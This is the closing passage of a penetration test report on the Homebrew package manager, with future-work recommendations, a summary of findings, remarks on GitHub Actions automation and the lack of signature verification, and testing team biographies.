irb(main):009:0>
```

Although this was not found to be exploitable in the GitHub Actions workflows, we recommend utilizing stop-commands.

6 Future Work

- **Audit governance processes**
  This code audit excluded an audit of the governance processes regulating trust of maintainers and commit access to the repository. It was performed with an attacker model assuming no access to the Homebrew GitHub organization. However, the threat model of an attacker attaining maintainership or social-engineering a maintainer should not be dismissed.
- **Audit commit history for malicious content**
  An audit of Homebrew's commit history for malicious third-party software or other vulnerabilities may lead to the discovery of possible vulnerabilities, though possibly at a prohibitive effort.
- **Regular security assessments**
  Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

7 Conclusion

We discovered 2 Extreme, 3 Moderate and 2 Low -severity issues during this penetration test.

Homebrew is a project with readable code, a well-thought-out trust model and transparent processes, but the heavy use of automation for administrative workflows introduces a large external attack surface which allowed for bypassing the core security model. In practice, the quick response times of the maintainers meant that attempted compromises were noticed and addressed promptly.

As a package manager Homebrew lacks the ability to establish trust of the software repositories and their maintainers through a second factor, such as signature verification. The software hosted on GitHub is trusted implicitly. Since Formulae are stored as executable code that may be inadvertently run, a compromise of the repository hosted on GitHub or its transfer to the user's machine would lead to a compromise of the latter.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Fabian Freyer	Fabian is a security researcher and pentester. He used to play a lot of CTF but now has moved to organizing some.
Stefan Grönke	Stefan is a highly adaptable senior security consultant, pentester and code auditor. He has over a decade of experience in (reverse) engineering, architecture and quality assurance, with a large focus on security and simplicity. He commits most of his free time to development projects that enable him and others to run secure infrastructure. As a full-stack developer he has always enjoyed learning from and with open source code; Stefan has contributed to a variety of projects, often on GitHub. Stefan can be a terrible chaos monkey in the ROS infra, but always cleans up behind him. In fact he likes constructing more than disruption. Therefore he went over from setting things on fire to participating in the ROS development and infra team. Apart from that he enjoys speaking at conferences like the Chaos Communication Congress or hosting workshops at local hackerspaces. He was one of the winning participants of team proTRon at the Shell Eco Contest in 2013/14 for building a CAN-Bus based telemetry system for a lightweight fuel-cell driven car.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

Front page image by Slava (https://secure.flickr.com/photos/slava/496607907/), "Mango HaX0ring",
Image styling by Patricia Piolon, https://creativecommons.org/licenses/by-sa/2.0/legalcode.